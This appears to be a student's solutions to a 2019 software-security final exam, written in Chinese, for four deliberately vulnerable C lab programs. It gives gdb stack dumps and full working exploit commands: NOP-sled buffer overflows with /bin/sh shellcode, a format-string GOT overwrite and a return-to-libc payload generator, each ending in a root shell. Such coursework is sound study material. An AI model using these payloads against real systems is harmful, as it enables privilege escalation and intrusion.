
2019Spring 期末考试

1. 代码


```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void store_passwd_indb(char* passwd) {
}

void validate_uname(char* uname) {
}

void validate_passwd(char* passwd) {
 char passwd_buf[11];
 unsigned char passwd_len = strlen(passwd);
 if(passwd_len >= 4 && passwd_len <= 8) {
  printf("Valid Password\n");
  fflush(stdout);
  strcpy(passwd_buf,passwd);
 } else {
  printf("Invalid Password\n");
  fflush(stdout);
 }
 store_passwd_indb(passwd_buf);
}

int main(int argc, char* argv[]) {
 if(argc!=3) {
  printf("Usage Error:   \n");
  fflush(stdout);
  exit(-1);
 }
 validate_uname(argv[1]);
 validate_passwd(argv[2]);
 return 0;
}
```

两处漏洞：passwd_len整形溢出，strcpy(passwd_buf,passwd)缓冲区溢出。




```
point 2, 0x08048524 in validate_passwd ()
eda$ x/100xw $esp
feef0:     0xbfffef14      0xbffff174      0xbfffef4c      0xb7fc4ff4
fef00:     0x08048590      0x08049ff4      0x00000003      0xffffffff
fef10:     0xb7fc53e4      0x41414141      0x08004242      0x060485b1
fef20:     0xffffffff      0x00000000      0xbfffef48      0x0804857e
fef30:     0xbffff174      0x00000000      0x08048599      0xb7fc4ff4
fef40:     0x08048590      0x00000000      0x00000000      0xb7e394d3
fef50:     0x00000003      0xbfffefe4      0xbfffeff4      0xb7fdc858
fef60:     0x00000000      0xbfffef1c      0xbfffeff4      0x00000000
fef70:     0x08048260      0xb7fc4ff4      0x00000000      0x00000000
fef80:     0x00000000      0xc952664b      0xf1a5e25b      0x00000000
fef90:     0x00000000      0x00000000      0x00000003      0x080483e0
fefa0:     0x00000000      0xb7ff26b0      0xb7e393e9      0xb7ffeff4
fefb0:     0x00000003      0x080483e0      0x00000000      0x08048401
fefc0:     0x0804852a      0x00000003      0xbfffefe4      0x08048590
```

差6*4个字节



```
gdb-peda$ x/100xw $esp
0xbfffedf0:     0xbfffee14      0xbffff076      0xbfffee4c      0xb7fc4ff4
0xbfffee00:     0x08048590      0x08049ff4      0x00000003      0xffffffff
0xbfffee10:     0xb7fc53e4      0x90909090      0x90909090      0x90909090
0xbfffee20:     0x90909090      0x90909090      0x90909090      0xbffff28c
0xbfffee30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffee90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeea0:     0x90909090      0x90909090      0x90909090      0x90909090
```

攻击指令




```
0xbfffef70:     0xbffffe8b      0xbffffeed      0xbfffff3f      0xbfffff5f
gdb-peda$ q
[06/02/2020 20:44] seed@ubuntu:~/Desktop/2019$ ./q1 yimu `python -c "print '\x90'*24 + '\x98\xf2\xff\xbf' + '\x90'*232 "`
Valid Password
# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

2. 代码


```c
#include <stdio.h>
main(int argc,char **argv)
{
      char buf[39];
      setreuid(0,0);
      strncpy(buf,argv[1],38);
      printf(buf);
      printf("Win.\n");
      exit(0);
}
```

程序漏洞：格式化字符串漏洞，地址任意写。



```
[06/02/2020 21:33] seed@ubuntu:~/Desktop/2019$ objdump -R q2

q2:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ff0 R_386_GLOB_DAT    __gmon_start__
0804a000 R_386_JUMP_SLOT   printf
0804a004 R_386_JUMP_SLOT   puts
0804a008 R_386_JUMP_SLOT   __gmon_start__
0804a00c R_386_JUMP_SLOT   exit
0804a010 R_386_JUMP_SLOT   setreuid
0804a014 R_386_JUMP_SLOT   __libc_start_main
0804a018 R_386_JUMP_SLOT   strncpy


[06/02/2020 21:33] seed@ubuntu:~/Desktop/2019$
```

run AAABBBB`python -c "print '.%08x'*21"`



```
                                                                                                   26Win.
# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```


./q2 AAA$(printf "\x0e\xa0\x04\x08\x0c\xa0\x04\x08")%49140x%7$hn%12953x%8$hn

3. 代码

```c
/* sudo sysctl -w kernel.randomize_va_space=2 then ... */

#include <stdio.h>
#include <string.h>

short count;
int vul(int argc, char *argv[])
{
    unsigned char j;
    char pad[23];
    char b[29];
    printf("\n%x\n",&count);
    count = atoi(argv[1]);
    j = 4*count;
    memcpy(b, argv[2], j);
    if(j != (unsigned char)(4*count))
    {
        printf("Buffer Overflow!!");
        exit(1);
    }
    return 0;
}

int main(int argc, char *argv[])
{
    vul(argc,argv);
}

```

利用思路：jmp esp： 用count写入"0xe4ff"， 缓冲区写入时注意j的值

利用命令./q3 58623 `python -c "print '\xfc'*65 + '\x28\xa0\x04\x08' + '\x90'*20 +'\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x0b\x58\x99\x52\x68//sh\x68/bin\x89\xe3\x52\x53\x89\xe1\xcd\x80'"`



```
804a028
[06/03/2020 06:59] seed@ubuntu:~/Desktop/test$ ./q3 65508 `python -c "print '\x90'*65 + '\x28\xa0\x04\x08' + '\x90'*20 +'\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x0b\x58\x99\x52\x68//sh\x68/bin\x89\xe3\x52\x53\x89\xe1\xcd\x80'"`

804a028
Segmentation fault (core dumped)
[06/03/2020 07:01] seed@ubuntu:~/Desktop/test$ ./q3 58623 `python -c "print '\xfc'*65 + '\x28\xa0\x04\x08' + '\x90'*20 +'\x6a\x17\x58\x31\xdb\xcd\x80\x6a\x0b\x58\x99\x52\x68//sh\x68/bin\x89\xe3\x52\x53\x89\xe1\xcd\x80'"`

804a028
# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```


4. 代码

```c
/* retlib.c */
/*User Return-to-libc to execute

setreuid(0,0);
system("/usr/bin/id");
execl("/bin/sh","sh",NULL);
*/
#include <stdlib.h>
```

```c
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[17];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 400, badfile);
    return 1;
}
int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

利用思路：ret2libc。注意execl创建进程时，必须注意程序的正确退出。

```c
#include<stdlib.h>
#include<stdio.h>
#include<string.h>

int main(int argc, char **agrv){
    char buf[80];
    FILE *badfile;
    badfile = fopen("badfile", "w");

    //*(long *)&buf[0] = 0x41414141;
    *(long *)&buf[17] = 0xb7f07870;
    *(long *)&buf[21] = 0x08048443;
    *(long *)&buf[25] = 0x00000000;
    *(long *)&buf[29] = 0x00000000;
    *(long *)&buf[33] = 0xb7e5f430;
    *(long *)&buf[37] = 0x08048598;
    *(long *)&buf[41] = 0xbfffffa9;
    *(long *)&buf[45] = 0xb7ed85f0;
    *(long *)&buf[49] = 0xb7e52fb0;
    *(long *)&buf[53] = 0xbfffff34;
    *(long *)&buf[57] = 0xbffff57e;
    *(long *)&buf[61] = 0x00000000;




    fwrite(buf, sizeof(buf), 1, badfile); fclose(badfile);

}
```



```
Egg address : (nil)[06/03/2020 03:46] seed@ubuntu:~/Desktop/test$ export gas="/usr/bin/id"
[06/03/2020 03:47] seed@ubuntu:~/Desktop/test$ ./ga
Egg address : 0xbfffffa9[06/03/2020 03:47] seed@ubuntu:~/Desktop/test$ ./gb
Egg address : 0xbfffff34[06/03/2020 03:47] seed@ubuntu:~/Desktop/test$ ./gc
Egg address : 0xbffff57e[06/03/2020 03:47] seed@ubuntu:~/Desktop/test$ vim badfile.c
```